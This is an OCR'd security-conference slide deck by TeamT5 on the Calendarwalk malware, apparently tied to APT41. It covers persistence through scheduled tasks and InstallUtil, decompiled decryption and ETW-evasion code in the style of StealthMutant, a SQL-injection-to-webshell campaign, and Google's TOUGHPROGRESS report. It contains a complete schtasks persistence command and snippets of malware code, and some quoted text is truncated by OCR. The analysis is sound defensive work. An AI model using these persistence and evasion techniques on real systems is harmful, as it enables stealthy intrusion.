

Attacker
Endpoint #2
Calls
InstallUtil.exe
schtasks.exe
/U triggers the loading process
Decodes
&
executes
Microsoft.DRM.ApplicationServices.dll
C:\ProgramData\dxdiag.dat

Real-world Case Study #1 of Calendarwalk

- Attack progression on Endpoint #2
    - Dropped `Microsoft.DRM.ApplicationServices.dll` and established persistence

```
schtasks /create /tn winupdate /sc minute /mo 5 /tr
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /U
C:\ProgramData\Microsoft.DRM.ApplicationServices.dll" /ru system /f
```

    - Loader triggered via `InstallUtil` uninstall action (`/U`)
    - Loads `dxdiag.dat` from either
        - `C:\ProgramData`
        - next to execution assembly
- Payload not recovered



Attacker

Endpoint #2

Executes

Calls

InstallUtil.exe

schtasks.exe

/U triggers the loading process


Decodes & executes

Microsoft.DRM.ApplicationServices.dll

C:\ProgramData\dxdiag.dat


Real-world Case Study #1 of Calendarwalk

- **High similarities** to StealthMutant loader
  - Used the same scheduled task persistence
  - Triggered via the same `InstallUtil` method
  - Similar loading process
    - Unhooked `ntdll` ETW-related features
    - Used SHA256 hash of hardcoded bytes to decrypt the string
      - Ours used RC4 instead of AES256-ECB
    - Compared file MD5 hash with hardcoded value



```
int num4;
byte[] array4;
\u200C\u206A\u200C\u206D\u206B\u202E\u206B\u202A\u200F\u202C\u206F\u206C\u202E\u200C\u202A\u206E\u200C\u200B\u2
  \u206D\u200C\u206B\u206E\u200D\u206B\u202E\u206A\u202C\u202D\u206C\u200B\u202A\u206F\u200F\u200D\u206A\u206F\
  \u202E.ArrayCopy(array2, num4, array4, 0, num);
byte[] bufferMD5Hash = CryptoHelper.GetBufferMD5Hash(array2, num4 + num, array2.Length - (num4 + num));
if (CryptoHelper.CompareHash(bufferMD5Hash, array4))
{
    num2 = (num3 * 1237585718U) ^ 367339720U;
    continue;
}
return array;
}
case 4U:
```

https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/earth-baku-returns




InstallUtil.exe is a legitimate installer application under Microsoft's .NET Framework, but it is also known as a living-off-the-land binary (LOLBin) that is used in the proxy execution of .NET Framework programs. In a scheduled task, *InstallUtil.exe* is registered to run StealthMutant, as demonstrated in Figure 11.

```
<Command>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe</Command>
<Arguments>/logfile= /LogToConsole=false /ParentProc=none /U C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Webapi.config</Arguments>
```

Figure 11. *InstallUtil.exe* being registered to run StealthMutant via a scheduled task

```
schtasks /create /tn winupdate /sc minute /mo 5 /tr
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /U
C:\ProgramData\Microsoft.DRM.ApplicationServices.dll" /ru system /f
```



```
Generic.GetProcAddress(MagicString.ntdll, gicString.EtwEventWrite);
```

```
public static string ntdll
{
    get
    {
        return MagicString.__Decrypt(MagicString.mb_ntdll);
    }
}
```

```
private static string __Decrypt(byte[] ciphertext)
{
    if (MagicString.__key == null || MagicString.__iv == null)
    {
        MagicString.__key = Crypto.HashSha256(MagicString.__factory);
        MagicString.__iv = Crypto.HashMd5(MagicString.__factory);
    }
    byte[] bytes = Crypto.DecryptData(ciphertext, MagicString.__key, MagicString.__iv);
    return Encoding.UTF8.GetString(bytes);
}
```

```
// Token: 0x0600001F RID: 31 RVA: 0x00002998 File Offset: 0x00000B98
public static byte[] DecryptData(byte[] ciphertext, byte[] key, byte[] iv)
{
    return Crypto.DecryptData(ciphertext, 0, ciphertext.Length, key, iv);
}
```

```
// Token: 0x06000020 RID: 32 RVA: 0x000029A8 File Offset: 0x00000BA8
public static byte[] DecryptData(byte[] ciphertext, int offset, int count, byte[] key, byte[] iv)
{
    byte[] result = null;
    using (Rijndael rijndael = Rijndael.Create())
    {
        rijndael.Mode = Crypto.cipherMode;
        rijndael.Padding = Crypto.paddingMode;
        result = rijndael.CreateDecryptor(key, iv).TransformFinalBlock(ciphertext, offset, count);
    }
    return result;
```


```
private static byte[] mb_ntdll = new byte[]
{
    143,
    139,
    43,
    81,
    217,
    57,
    224,
    251,
    125,
    188,
    32,
    107,
    133,
    64,
    157,
    194
};
```

```
private static byte[] __factory = new byte[]
{
    162,
    226,
    63,
    36,
    43,
    169,
    196,
    70
};
```

```
// Token: 0x04000004 RID: 4
private static CipherMode cipherMode = CipherMode.ECB;
```

Real-world Case Study #1 of Calendarwalk

- Retrieved toolkit from Endpoint #3 via network share
  - **Launcher**: `Diagnosis.exe`
  - **Loader**: `DeElevator64.dll`
  - **Encrypted shellcode**: `win.log`
- Shellcode loader procedure similar to aforementioned Calendarwalk loader
- Executed Calendarwalk



Real-world Case Study #2 of Calendarwalk

- Previously mentioned Taiwanese ERP system during Technical Analysis
- Intrusion details unknown
- ERP is a known target for Amoeba

https://www.lac.co.jp/lacwatch/report/20250213_004283.html




図3は、RevivalStoneキャンペーンの全体像です。攻撃者グループは、初期侵入として標的組織のWebサーバで稼働するERPシステムのSQLインジェクションの脆弱性を悪用し、Webサーバ上にWebShellを設置します。その後、WebShellを利用して、組織内のネットワーク内を横展開するため偵察と認証情報の収集を行い、このサーバを攻撃の足場とするためにWinntiマルウェアを配置します。

次に、侵害を拡大する過程で、運用保守業者の共通アカウントを窃取します。このアカウントを利用し、インフラを提供する組織のネットワークに横展開を行って攻撃活動を継続します。結果として、攻撃者グループはインフラを提供する組織のネットワークも侵害し、そのインフラ環境を利用している複数の組織のサーバにまで被害が拡大しました。

1 Exploit

攻撃者は、sqlmapによって、標的サーバのSQLインジェクションの脆弱性を悪用し、WebShellを設置

2 Harvest

WebShellを利用して偵察および認証情報の収集およびWinntiマルウェアの展開

3 Move

運用保守で利用していた共通アカウントが窃取され、インフラを提供する別組織のネットワークへ横展開

4 Move & Harvest

横展開を続け、新たに侵入した組織の認証情報を収集

5 Move


運用保守で利用していた共通アカウントを悪用して、インフラ上の他社のサーバへ横展開

🟦	Company A	🕷	Webshell
🟩	Company B	🕷	Winnti Malware
🟨	Company C		
🟧	Company D		
⬜	MSP (Managed Service Provider)		

TOUGHPROGRESS

- Google Threat Intelligence Group
  - **“TOUGHPROGRESS”**
- Identical to Calendarwalk
  - **Mentioned similar obfuscation routines**
  - **Terminated relevant accounts**

https://cloud.google.com/blog/topics/threat-intelligence/apt41-innovative-tactics



Threat Intelligence

Your Calendar: APT41 Innovati

May 29, 2025

Google Threat Intelligence Group

ten by: Patrick Whitsell

gle Threat Intelligence Group’s (GTIG) mission is to protect Google’s billions of use
itude of products and services. In late October 2024, GTIG discovered an exploite
site hosting malware being used to target multiple other government entities. The
vered a malware payload, which we have dubbed “TOUGHPROGRESS”, that took a
gle Calendar for command and control (C2). Misuse of cloud services for C2 is a te
y threat actors leverage in order to blend in with legitimate activity.

assess with high confidence that this malware is being used by the PRC based act
ked as HOODOO). APT41’s targets span the globe, including governments and org
global shipping and logistics, media and entertainment, technology, and automoti

)verview

is blog post we analyze the malware delivery methods, technical details of the ma
n, discuss other recent APT41 activities, and share indicators of compromise (IOCs
titioners defend against similar attacks. We also detail how GTIG disrupted this ca
om detection signatures, shutting down attacker-controlled infrastructure, and pr
afe Browsing.

Conclusion

Conclusion

- Novel TTPs with Calendarwalk
  - **Unique evasion technique via XOML**
  - **New arsenal abusing LOTS via Google Calendar**
  - **Complex compiler-level obfuscation**
- Amoeba
  - **Mature understanding of defense capabilities**
  - **Monitor and adopt novel red teaming tactics**

Thank You!

timc@teamt5.org / still@teamt5.org

TEAMT5